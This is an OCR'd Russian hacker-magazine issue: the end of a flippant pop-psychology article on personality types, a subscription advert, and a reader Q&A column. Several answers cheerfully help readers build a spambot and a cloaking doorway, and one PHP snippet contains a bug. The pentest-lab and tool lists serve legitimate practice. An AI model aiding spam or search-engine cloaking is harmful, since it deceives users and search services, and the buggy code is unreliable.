Опять же обратимся к реалиям, а точнее — к нашим коллегам. Ну-ка, кто из них следует целому своду правил, весь из себя педант, со всей тщательностью раскладывающий канцелярские принадлежности, по линеечке выравнивающий ярлыки на рабочем столе и день-в-день соблюдающий все поставленные сроки? Это он, это он — обсессивно-компульсивный психопат. Человек, который подсознательно боится оказаться некомпетентным, «не могущим», «неспособным». Защитой от этого страха и является огораживание себя всем перечисленным. Данного дяденьку (а то и тетеньку), с его точки зрения, окружают сплошные раздолбаи и некомпетентные личности, но, честно говоря, я бы его за это не осуждал — ведь так оно и есть на самом деле :). А раз так оно и есть, то как отличить акцентуата/психопата от обычного человека? Обычные люди тоже на работе задерживаются, тоже ругают раздолбаев, тоже могут соблюдать сроки. Обычные люди имеют смелость простить ошибку себе и другим. Имеют чувство юмора, чтобы посмеяться над случайностью, и достаточно расслаблены, чтобы не



В левом верхнем углу (правый разворот) — типичный «зависимый» — Хоботов

интересоваться, почему ты так долго просидел в туалете, когда по расписанию на это отведено только 3 минуты.
ОКП превыше всего ценит контроль. Контроль над всем и вся. Поэтому если ты застрял в лифте, у тебя понос или тебя сбила машина — все равно виноват сам знаешь кто. Нечего заходить в лифт, который собирается застрять, пить пиво с неправильной закуской и переходить дорогу. Вот он всегда ходит по лестнице, ест только свежеприготовленную яичницу и на работу добирается на служебной машине. Поэтому с ним ничего такого не может случиться в принципе. А ты, раздолбай… ну и так далее. В общем, ты все испортил и будешь наказан. Да, когда станешь драить палубу, не забудь кресла расставить на правильном расстоянии по правильной линии. А то сам знаешь.


Вся жизнь — игра. Правила — для того, чтобы их нарушать

Про асоциальное расстройство личности я писал во врезке к прошлой статье («Луч света на темные стороны фрауда», декабрьский][), поэтому буду краток. Во-первых, раньше таких людей совершенно не зря называли «социопатами» и «аморальными личностями» (разумеется, в случае выраженного расстройства). Человек, гордо носящий знамя асоциального расстройства, не придает особенного значения окружающим. Они — пешки в его игре. Либо он использует их (манипуляциями, принуждением, обманом, насилием), либо соглашается с тем, что некоторые люди тоже представляют собой реальную силу, и потому лучше их оставить в покое. Возможно, временно. Асоциальный психопат агрессивен, безжалостен, нередко — хитер, не считается с чужим мнением и не интересуется чужими желаниями (то есть, до крайности эгоцентричен). Уважения к социальным правилам и нормам они совершенно не испытывают, причем, в отличие от шизоидов, активно их нарушая — просто потому что эти правила написаны не для них, а для некоего человеческого «стада». Жестко звучит? Немного жестко, радует одно — таких прожженных, тяжелых психопатов немного (по большей части они померли либо пустили корни в тюрьмах и дурдомах). Чаще ты будешь иметь дело с акцентуированными в этом направлении личностями, а поэтому все вышеуказанные проявления смело дели натрое: умеренная агрессия, эмоциональная холодность, эгоизм, склонность к нарушению и безобразиям — незаконным заработкам, мелкому мошенничеству, пересечению «двойной сплошной» и потоптанию муравейников. Да, совсем забыл — если тебе вдруг показалось, что я описал какого-то монстра вроде Франкенштейна, то знай — это не так. Я описал очень успешного человека, который пользуется популярностью у противоположного пола, зарабатывает неплохие деньги и, вообще, многого добивается в этой жизни (разумеется, речь идет не о психопатии, а об акцентуации). Что, теперь ты испытал некоторую зависть к описанному мной типчику? Расслабься, есть и плохие новости: «хищнический» подход к жизни вызывает противодействие со стороны окружающих и активную конкуренцию со стороны других хищников, обуславливая порядочный риск: бизнесы проваливаются, рискованные планы терпят крах, а хитрые мошеннические схемы разрушаются под действием нелепых случайностей. Оглянись вокруг, посмотри на людей, подумай, и ты поймешь, почему я прав. Как взаимодействовать? С трудом. Как я уже говорил, подобные личности — «хищники», и определенное уважение они испытывают только к таким же «хищникам» (т.е. к людям, которые потенциально могут быть для них опасными — в психологическом и/или физическом плане). Если ты не крепок телом и духом, не готов отвечать на манипуляцию — контрманипуляцией, на насилие — насилием (хотя бы потенциально) и на грубость — грубостью, лучше избегать подобных товарищей, сглаживая «острые углы» в общении с ними. Желательно аккуратно, без ущерба для собственного достоинства.

Кругом враги, обманщики и бесчестные джентльмены

Параноидное расстройство — это еще не паранойя и не бред преследования, о котором мы писали ранее (www.xakep.ru/magazine/xa/127/132/1.asp). Наш «параноик» просто никому не доверяет. И всех в чем-то подозре-

В центре, между терминатором и мальчишкой, находится типичный нарцисс




вает. Обмануть норовят, обвесить, напарить, нагнуть. Либо — просто считает, что люди относятся к нему не так хорошо, как к другим людям, и не идут навстречу тогда, когда другие идут навстречу друг другу (что довольно логично ;)).
Эти люди вполне поддаются переубеждению и логической коррекции своих утверждений, но только в рамках каких-то конкретных точек зрения. В целом же такой человек как был недоверчивым, так и останется. Как считал, что он заслуживает лучшего отношения со стороны других людей, так и будет считать. Ничего с этим не поделаешь. Формируется замкнутый круг — как человек относится к окружающим, так они относятся к нему. Он выглядит неприятным человеком — они не идут к нему навстречу — его отношение еще больше портится, достигая со временем уровня городской канализации и затрудняя всяческое продуктивное общение с окружающим социумом.
Как взаимодействовать? Взаимодействовать можно, как я говорил выше, акцентуированная в этом отношении персона просто чуть более подозрительна по сравнению с обычным человеком. Не обижайся на его требования каких-либо доказательств, показывай свое удостоверение озеленителя Луны в раскрытом виде, держи до тех пор, пока он не перепишет его серийный номер, предоставляй необходимые ему в качестве доказательств бумаги и устные отзывы вызывающих доверие людей. Может быть, друзьями вы и не станете, но общее дело сделать окажетесь способны.
Чем более выраженной будет эта акцентуация, тем более подозрительным будет субъект и тем сложнее тебе убедить его в своих благих намерениях. Соответственно, достигнутый эффект будет держаться меньше, а терпения тебе потребуется намного, намного больше. Потому что иногда это просто нестерпимо противно — общаться с параноидальным психопатом :).

Я самый великий волшебник. Я самый великий волшебник

Помнишь того безумного чувака с волшебными спичками из крутого советского фильма «Тайна железной двери»? Который магическим способом установил в свою резиденцию туеву хучу статуй, изображающих себя же? Более того, этот злобный психопат даже записал свой голос на пластинку, чтобы та постоянно зомбировала его самого вышеуказанной фразой.
А почему он все это делал? В первую очередь, потому что он — счастливый обладатель нарциссического расстройства личности. Он считает себя самым умным, самым красивым, самым грамотным. Самым-самым. И кеды-то у него самые американские, и футболка-то круче, чем у самого Брюса Ли. И попробуй только сей факт оспорить — разорвет на части. Нарциссы очень, очень нетерпимо относятся к критике своей исключительности. Например, даже если ты обоснованно возразишь, что у американцев таких американских кроссовок все равно больше — обидится, а то и разозлится. Так, стоп, а зачем же ему тогда прослушивать свои записи, если он и так в своем величии не сомневается? Да потому что подсознательно он в этом как раз сомневается. Его гложет тревога, и именно поэтому нарциссу очень нужно постоянное подтверждение своей исключительности со стороны окружающих (на крайний случай и граммофона будет достаточно). Ключ к общению прост: не сомневаться в исключительности, избегать критики, говорить комплименты (переборщить, как и в случае с гистрионным истериком, трудно). Все, он твой. Соответственно, мощный поток критики может вызвать у нарцисса ярость, переходящую в случае ее (критики, особенно — обоснованной) передозировки в депрессию, что, согласись, неконструктивно.

Не знаю, не могу решить. Спросите у жены

Чтобы понять суть «зависимого расстройства личности», тебе не нужно обращать свой взор на окружающих людей. Достаточно посмотреть мультфильмы, в которых образ «зависимого» человека, эдакого очкарика, дружащего с хулиганом-заводилой, раскрыт очень полно. Получите пример — Миллхауз и Барт Симпсон. Зависимая личность, невротик и вообще классический очкарик Миллхауз в одиночку чувствует себя слабым и ни на что не годным. Подобно



Психиатрия.ру: клондайк литературы по психологии и психиатрии. Бесплатно!

рыбе-прилипале, околачивающейся вокруг акулы, он прилипает к заводиле Барту Симпсону и, находясь в его тени, чувствует себя очень даже неплохо. В целом же, «зависимый» психически довольно слаб (старое название — астеническая психопатия), внушаем, с трудом принимает решения и несет за них ответственность. По возможности же он старается вовсе не принимать никаких решений, перекладывая это право на плечи своего «опекуна» или просто окружающих. Кстати, «больших детей», за которых все решают члены семьи или супруги, вроде Хоботова из «Покровских ворот», тоже можно причислить к персонажам, страдающим этим зависимым расстройством.
Если ты видишь перед собой такого человека, знай, что он сравнительно безопасен и довольно внушаем. Контактировать с ним довольно просто — вреда от него нет (как-никак, не асоциальный же это психопат), конкуренции по работе он не составляет, а общих дел с ним и вовсе иметь нежелательно — ввиду слабости позиции и неумения принимать решения, а также крайней услужливости, своими метаниями между «покровителями» может подвести тебя и завалить весь совместный проект. Хотя с другой стороны, если ты и есть покровитель «зависимой личности», тебе может импонировать сам факт наличия собственного раба лампы, который с удовольствием будет заглядывать тебе в рот и исполнять твои мелкие поручения. Как говорится, на вкус и цвет. Только не забывай при этом, что за все, что происходит с твоим маленьким другом, отвечаешь ты. Поэтому его кредиторы придут к тебе, его собачку выгуливать будешь ты, а его неприятности целиком и полностью — твоя забота. Оно тебе надо?

Заключение

Вот и подошло к концу наше повествование об оригинальных личностях. Кстати, не все расстройства я разобрал — отчасти потому, что журнал не резиновый, отчасти — по причине слабой интересности оставшихся за бортом типов. Например, «избегающее расстройство» встретится тебе в лице подозрительных девушек, которые и хотели бы с кем-то сблизиться (да, в том числе — в интимном плане), но на самом деле — боятся этого, боятся близкого контакта, возможного унижения, критики. Чтобы оправдать этот подсознательный страх, они нередко весьма активно выносят мозг противоположному полу, да так эффектно, что парни буквально из кожи вон лезут, чтобы понять, что вообще нужно этой на голову стукнутой девушке. А ей ничего и не нужно, просто она боится интимного (в психологическом смысле) контакта.
Упустил я и пассивно-агрессивное расстройство личности, страдающие каковым с удовольствием критикуют власть имущих, сидя у экрана телевизора и побаиваясь «черного ворона», который может за ними приехать в четыре часа утра. Так или иначе, нам пора закругляться. Надеюсь, теперь ты посмотришь на окружающих другими глазами и поймешь, что они не просто больные на голову, а больные чем-то конкретным. ⌶

БУДЬ УМНЫМ!

ХВАТИТ ПЕРЕПЛАЧИВАТЬ В КИОСКАХ! СЭКОНОМЬ 660 РУБ. НА ГОДОВОЙ ПОДПИСКЕ!



Годовая подписка по цене 2100 руб.

175 руб. за один номер, что на 23% дешевле чем рекомендуемая розничная цена (230 руб. за одн номер)

ЕДИНАЯ ЦЕНА ПО ВСЕЙ РОССИИ. ДОСТАВКА ЗА СЧЕТ ИЗДАТЕЛЯ, В ТОМ ЧИСЛЕ КУРЬЕРОМ ПО МОСКВЕ В ПРЕДЕЛАХ МКАД



ВНИМАНИЕ!
ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + DVD:
- ОДИН НОМЕР ВСЕГО ЗА 155 РУБЛЕЙ
(НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)



И ЭТО ЕЩЕ НЕ ВСЕ!

ПОЛУЧИ В ПОДАРОК ОДИН ЖУРНАЛ ДРУГОЙ ТЕМАТИКИ


ОФОРМИВ ГОДОВУЮ ПОДПИСКУ В РЕДАКЦИИ, ТЫ МОЖЕШЬ БЕСПЛАТНО ПОЛУЧИТЬ ОДИН СВЕЖИЙ НОМЕР ЛЮБОГО ЖУРНАЛА, ИЗДАВАЕМОГО КОМПАНИЕЙ «ГЕЙМ ЛЭНД»:

- **ЯНВАРСКИЙ НОМЕР — подписавшись до 30 ноября**
- **ФЕВРАЛЬСКИЙ НОМЕР — подписавшись до 31 декабря**
- **МАРТОВСКИЙ НОМЕР — подписавшись до 31 января**


«Фото-мастерская»+CD



«Мобильные компьютеры»


«Т3.Техника Третьего Тысячелетия»


«Страна Игр» +2DVD


«Вышиваю крестиком»


«Тюнинг Автомобилей»


Smoke


Total DVD+DVD


«Железо»+DVD


DVDXpert



«PC Игры»+2DVD


Digital Photo


Ski Pass


«Форсаж.ТА»


Mountin Bike


ONBOARD

Total Football+DVD


«Хулиган»

ВЫГОДА • ГАРАНТИЯ • СЕРВИС

ЭТО ЛЕГКО!!!

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплатите подписку через любой банк.
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- **по электронной почте subscribe@glc.ru;**
- **по факсу 8 (495) 780-88-24;**
- **по адресу 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

ПОДПИСКА ОФОРМЛЯЕТСЯ В ДЕНЬ ОБРАБОТКИ КУПОНА И КВИТАНЦИИ С НОМЕРА, ВЫХОДЯЩЕГО ЧЕРЕЗ ОДИН КАЛЕНДАРНЫЙ МЕСЯЦ ПОСЛЕ ОПЛАТЫ.
Например, если произвести оплату в январе, то подписку можно оформить с марта.

В КАЖДОМ НОМЕРЕ УНИКАЛЬНЫЙ DVD
СТОИМОСТЬ ЗАКАЗА
2100Р ЗА 12 МЕСЯЦЕВ + ПОДАРОЧНЫЙ ЖУРНАЛ
1200Р. НА 6 МЕСЯЦЕВ. ПОДАРОЧНЫЙ ЖУРНАЛ ПРИ ЭТОМ НЕ ВЫСЫЛАЕТСЯ

Для жителей Москвы (в пределах МКАД) доставка может осуществляться бесплатно с курьером «из рук в руки» в течении трех рабочих дней с момента выхода номера на адрес офиса или на домашний адрес

ЗВОНИ! по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **ТВОИ ВОПРОСЫ, ЗАМЕЧАНИЯ И/ИЛИ ПРЕДЛОЖЕНИЯ ПО ПОДПИСКЕ НА ЖУРНАЛ ПРОСИМ ПРИСЫЛАТЬ НА АДРЕС: info@glc.ru**

ОФОРМИТЬ ПОДПИСКУ на Хакер стало еще проще!
Еще один удобный способ оплаты подписки на твое любимое издание — в любом из 72 000 платежных терминалах **QIWI (КИВИ)** по всей России.



ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 20 г.
☐ прошу выслать бесплатный номер журнала ____________

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс ____________
область/край ____________
город ____________
улица ____________
дом ______ корпус ______
квартира/офис ____________
телефон (код) ____________
e-mail ____________
сумма оплаты ____________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________»
с 20 г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________»
с 20 г.
Ф.И.О.
Подпись плательщика

Кассир





Q: Как проще всего из одного списка мыл удалить те, которые присутствуют в другом списке мыл?
A: Проще всего с поставленной тобой задачей справится следующий несложный скрипт на php:

```
<?php
$parsed_emails = array_map(
'trim',file('ЧТО_УДАЛЯЕМ.txt'));

$new_emails = array_map(
'trim',file('ОТКУДА_УДАЛЯЕМ.txt'));

$filtered = '';
foreach($new_emails as $new)
{
  if (!in_array($new,
             $parsed_emails))
    $filtered .= $arr."\n";
}

file_put_contents(
  'ИТОГОВЫЙ_СПИСОК.txt',
  $filtered);
?>
```

Также, если ты работаешь в никсах, тебе поможет следующая команда: «sort ЧТО_УДАЛЯЕМ.txt ОТКУДА_УДАЛЯЕМ.txt | uniq -u > ИТОГОВЫЙ_СПИСОК.txt».

Q: Занимаюсь созданием спамбота. Назрел вопрос о том, где бы взять более или менее полные списки городов и стран мира?
A: Существуют множество сайтов, посвященных созданию и заполнению различных списков объектов, существующих на нашей планете. Один из моих любимых сервисов — worldatlas.com/geoquiz/thelist.htm.
Здесь ты можешь найти некоторые данные о Земле (вес, население, площадь, скорость вращения и т.д.), списки наиболее крупных морей, островов, озер, рек, океанов, континентов, гор. Также здесь есть и интересующие тебя списки стран и городов мира (с указанием различных данных по населению) в самых различных вариациях. Например, вот список 10 наиболее крупных городов США:

```
New York City, NY 8.09 million
Los Angeles, CA 3.8 million
Chicago, IL 3.1 million
Houston, TX 2.78 million
Philadelphia, PA 1.62 million
Phoenix, AZ 1.54 million
San Antonio, TX 1.5 million
San Diego, CA 1.4 million
Dallas, TX 1.32 million
Detroit, MI 1 million
```

Если же тебя (и твоего спамбота :)) такие подробности не интересуют, то заходи на http://openconcept.ca/blog/mgifford/text_list_all_countries и копипасть себе простой текстовый список из 195 стран мира.
Для городов мира (а также для любых других локаций) существует один из наиболее подробнейших списков, качай его по адресу world-gazetteer.com/dataen.zip.
В архиве содержится простой текстовый файл, имеющий следующую структуру:
- уникальный id-номер географического объекта;
- имя объекта (на английском, если доступно);
- альтернативные имена;
- имя на оригинальном языке (кириллица и т.д.);

• тип географического объекта (страна, город и т.д.);
• текущая популяция;
• широта;
• долгота;
• страна;
• головная административная единица первого, второго и третьего уровней.

Q: Каким образом можно увидеть результаты поиска сразу в Яндексе/Гугле и в Яндекс/Гугл блогах?

A: Специально для тебя некий Aprok создал сервис http://seo-otvet.ru.
Здесь ты можешь ввести в специальное окошко свой поисковый запрос и увидеть результаты поиска сразу в нескольких системах: Google, Google блоги, Google Images, Google News, Yandex, Yandex блоги. Также система сохранит твой запрос и покажет его в списке из 15 последних запросов.

Q: Занимаюсь созданием клоакинг-доргена. Подскажи, где взять валидные строки с юзера-гентами поисковиков?

A: Специальный сервис useragentstring.com/pages/useragentstring.php с легкостью предоставляет тебе такую возможность.
Зайдя на представленную выше страницу ты увидишь полные списки из всех известных юзерагентов, разбитые по категориям:
• кравлеры или пауки поисковых машин;
• браузеры;
• консоли;
• оффлайн браузеры;
• e-mail клиенты;
• линк-чекеры;
• e-mail коллекторы;
• валидаторы;
• фид-ридеры;
• библиотеки;
• другие.
Нажав, например, на ссылку с юзерагентом «Googlebot», ты увидишь все возможные useragent strings для этого паука:

```
Mozilla/5.0 (compatible;
Googlebot/2.1; +google.com/bot.
html)
Googlebot/2.1 (+googlebot.com/bot.
html)
Googlebot/2.1 (+google.com/bot.html)
```

Далее, нажав на одну из этих строк, ты увидишь ее подробнейший разбор, включая ip-адреса гугла, что не может не пригодиться при кодинге клоакинг-доргена :)

Q: Подозрительно быстро утекает интернет-трафик. Как бы проверить, какие процессы его кушают?

A: Конечно, самым очевидным решением было бы использование встроенных возможностей любого файрвола, но есть и другой способ: просто скачай и запусти софтину **2ip NetMonitor** (http://2ip.ru/download/NetMonitor.exe).
Запустив программу, ты увидишь окошко с несколькими колонками:
• название процесса или программы, которые используют сетевое соединение;
• протокол;
• локальный адрес;
• порт твоего компьютера;
• удаленный адрес;
• порт удаленного компьютера;
• состояние процесса.
Колонка с состоянием процесса может принимать следующие значения:

LISTEN — ожидание запроса на соединение со стороны чужих портов и программ TCP;
SYN-SENT — ожидание парного запроса на установление соединения;
SYN-RECEIVED — ожидание подтверждения после того, как запрос соединения уже принят и отправлен;
ESTABLISHED — состояние открытого соединения;
FIN-WAIT-1 — ожидание запроса от чужой программы TCP или подтверждения ранее отправленного запроса на закрытие соединения;
FIN-WAIT-2 — ожидание запроса на закрытие соединения со стороны чужой программы TCP;
CLOSE-WAIT — ожидание запроса на закрытие соединения со стороны своего клиента;
CLOSING — ожидание подтверждения со стороны чужой программы TCP запроса о закрытии соединения;
LAST-ACK — ожидание запроса на закрытие соединения, ранее отправленного чужой программе TCP;
TIME-WAIT — ожидание истечения достаточного количества времени;
CLOSED — состояние полного отсутствия соединения;
ESTAB — активные на данный момент соединения.

Из этих состояний советую заинтересоваться состоянием ESTAB — это именно те процессы, которые в данный момент используют твой канал.

Q: Хочу протестировать свои хакерские навыки в области веб-уязвимостей. Где это можно сделать?

A: Итак, одна из лучших готовых площадок для тестирования своих хек-способностей — это «Damn Vulnerable Web App» (dvwa). Данная площадка имеет 3 уровня сложности и поддерживает следующие виды атак:
• SQL Injection;
• XSS (Cross Site Scripting);
• LFI (Local File Inclusion);
• RFI (Remote File Inclusion);
• Command Execution;
• Upload Script;
• Login Brute Force;
• другие виды.
Для использования dvwa необходим любой веб-сервер с работающим MySQL (известный тебе Денвер вполне подойдет, http://denwer.ru).
Видео с подробным описанием и инструкцией можно посмотреть на YouTube (youtube.com/watch?v=GzIj07jt8rM), официальный сайт площадки — ethicalhack3r.co.uk , качаем dvwa тут http://sourceforge.net/projects/dvwa, за инфу говорим спасибо мемберу Античата b3 :).
Также хочу привести небольшой список уже готовых для пентестинга сайтов-площадок от YuNi|[c:

```
SPI Dynamics (live) — http://zero.
webappsecurity.com
Cenzic (live) — http://crackme.
cenzic.com
Watchfire (live) — http://demo.
testfire.net
Acunetix (live) — http://testphp.
acunetix.com, http://testasp.
acunetix.com, http://testaspnet.
acunetix.com
WebMaven / Buggy Bank —
mavensecurity.com/webmaven
Foundstone SASS tools — foundstone.
com/us/resources-free-tools.asp
Updated HackmeBank — o2-ounceopen.
com/technic...-hacmebank.html
OWASP WebGoat — owasp.org/index.
php/OWASP_WebGoat_Project
OWASP SiteGenerator — owasp.org/
index.php/Owasp_SiteGenerator
Stanford SecuriBench — http://suif.
stanford.edu/~livshits/securibench
SecuriBench Micro — http://suif.
stanford.edu/~livshits/work/
securibench-micro
```

Подробности о перечисленных площадках ищи на Античате — http://forum.antichat.ru/thread130070.html.

Q: Существует ли никсовый аналог icq-клиента QIP?

A: Из всех IM-клиентов под никсы только qutIM наиболее похож на квип (данный проект даже изначально позиционировался как *nix-аналог QIP'a) , а следовательно, и более подходит в твоем случае.

Особенности и возможности проги:
• поддержка ICQ, Jabber/GTalk/Ya.Online/LiveJournal.com, Mail.Ru, IRC;
• табовый и многооконный режимы сообщений;
• приемлемое потребление памяти;
• множество наборов смайлов;
• поддержка X-статусов.
Официальный сайт пейджера — http://qutim.sourceforge.net.
P.S. Также существуют версии qutIM под винду и мак.

Q: Как сменить MAC-адрес через реестр?
A: Для смены своего мак-адреса воспользуемся советом от пользователя форума xaker.name NetSky:
1. Заходим в реестр по адресу HKEY_LOCAL_MACHINE→ SYSTEM → CurrentControlSet→ Control → Class;
2. Находим значение 4D36E972-E325—11CE-BFC1—08002BE10318;
3. Перебираем папки с номерами 0000, 0001, 0002, 0003 и т.д., пока в правом окошке не найдем свою сетевуху;
4. Создаем там же ключ «NetworkAddress» (строковой параметр) и присваиваем значение мак-адреса, на который желаем подменить существующий мак;
5. Перезагружаемся.
Для восстановления стандартного адреса просто удаляем созданный ключ.

Q: На дедике не работает Internet Explorer. Как быть?
A: Скорее всего, виноваты локальные политики безопасности в ослике. Для исправления сего нелицеприятного факта делай следующее:
1. Заходи на вкладку Сервис→ Свойства обозревателя →Безопасность;
2. Выбирай иконку «Интернет», затем чуть ниже жми кнопку «Другой...»;
3. В открывшемся списке включай любые нужные тебе возможности IE.

Q: Можно ли сидеть одновременно с очень большого количества ICQ-номеров?
A: Специально для тебя некий RankoR написал прогу **QOSCARAware**, которая позволяет выводить в онлайн большое количество номеров ICQ с флагом WEB_AWARE.
Возможности тулзы:
• автоответ на сообщения;
• фильтрация спама;
• возможность задать максимальное количество ответов на 1 сообщение;
• возможность задать несколько различных сообщений;
• сворачивание в трей.
В паблик версии работает в один поток :(. Найти программу можно на официальном сайте автора http://ax-soft.ru (там же ты найдешь много других творений для работы с ICQ и Skype).

Q: Сейчас много разных готовых LiveCD-дистрибутивов для пентеста. Есть ли готовый инструмент для аудита безопасности VoIP?
A: Есть. Сам недавно с интересом посмотрел на проект **VAST**, в котором авторы собрали качественный набор утилит для аудита безопасности VoIP (vipervast.sourceforge.net). Среди инструментов: UCsniff, VoipHopper, Videojak, videosnarf, ACE, Warvox и многие другие. Также присутствуют известные Metasploit, Nmap, Netcat, Hydra, Hping2, но, скорее, для полноты картины.

Q: Разрабатываю сканер уязвимости, специально для анализа защищенности проектов на WordPress. Ничего хорошего пока не нашел. Если уже есть такие утилиты, подскажите!
A: Затея очень неплохая. Как бы ни были хороши универсальные сканеры уязвимости, которые значительно могут упростить жизнь, специализированные средства для пентеста конкретных проектов всегда будут на шаг впереди, зная о потенциальных косяках и уязвимостях в их скриптах. Сама по себе идея не новая. Вот лишь несколько утилит для популярных движков:
• **Joomla**: http://www.owasp.org/index.php Category:OWASP_Joomla_Vulnerability_Scanner_Project
• **Drupal**: http://raz0r.name/releases/drupal-vulnerability-scanner
• **Wordpress**: http://blogsecurity.net/wordpress/tools/wp-scanner

Q: Хочу перенести физически существующий сервер в виртуальное окружение VMware Server. Купили мощный сервер и хотим использовать все прелести виртуализации. Как лучше все это сделать?
A: У компании VMware специально для этих целей подготовлен инструмент **VMware vCenter Converter** (www.vmware.com/products/converter). В саму программу заложены несколько автоматизированных скриптов, управление которыми осуществляется с помощью специального мастера. По сути, программа делает образы твоей системы и, учитывая специфику виртуализации, подгоняет их для работы в окружении VMware.

Q: Для решения одной задачи требуется программа для создания RAM-диска (все данные хранятся в оперативке) для Windows 7, причем бесплатная. Все, что удалось найти, оказалось либо нестабильным, либо платным, либо не поддерживающим Vista/W7. Так существует ли подходящий для меня вариант?
A: Рекомендую попробовать драйвер RRamdisk.sys, представляющий по сути переделку Microsoft'овского Ramdisk.sys. Для управления драйвером написана специальная графическая оболочка — обычно они распространяются вместе. Увы, у проекта нет домашней странички, но ссылка для закачки легко ищется через Google по запросу «Gavotte Ramdisk with gui». Несмотря на то, что разработка еще 2007 года, драйвер отлично работает даже под Windows 7.

Q: Недавно прочитал, что Google запустил проект Public DNS — доступный всем бесплатный DNS-сервис, который по заявлению сотрудников компании работает шустрее других, обрабатывая сразу несколько запросов, а в результате несколько ускоряет загрузку сайта. Эффект достигается за счет более быстрого преобразования символьного имени в цифровой IP-адрес. Насколько это реально? И есть ли реальный способ измерить эффект от использования DNS-серверов Google'a.
A: Для того чтобы заюзать новый сервис от Google, достаточно прописать в настройках подключения адреса 8.8.8.8 или 8.8.4.4. Но тут надо хорошо понимать, что сервера Google, возможно, и быстрее резолвят доменные имена, но при этом задержка до этих серверов может перекрывать весь эффект от подобной оптимизации. Это особенно ощущается на медленном соединении, когда пинг может достигать катастрофических значений. С другой стороны, на высокоскоростном подключении использование публичных серверов с большим кэшем может быть более чем оправдано: задержка до DNS и извлечение из кэша нужного адреса может быть меньше, чем обращение до локального сервера в роутере, которому часто приходится обращаться на вышестоящий сервис, чтобы зарезолвить незнакомое ему имя. Но минимальный пинг до серверов провайдера и широкий канал провайдера, благодаря которому он быстро может сходить на вышестоящий DNS за нужными адресами, зачастую может оказаться меньше, чем использование публичных DNS. Все зависит от разных условий и конкретную рекомендацию здесь дать сложно.
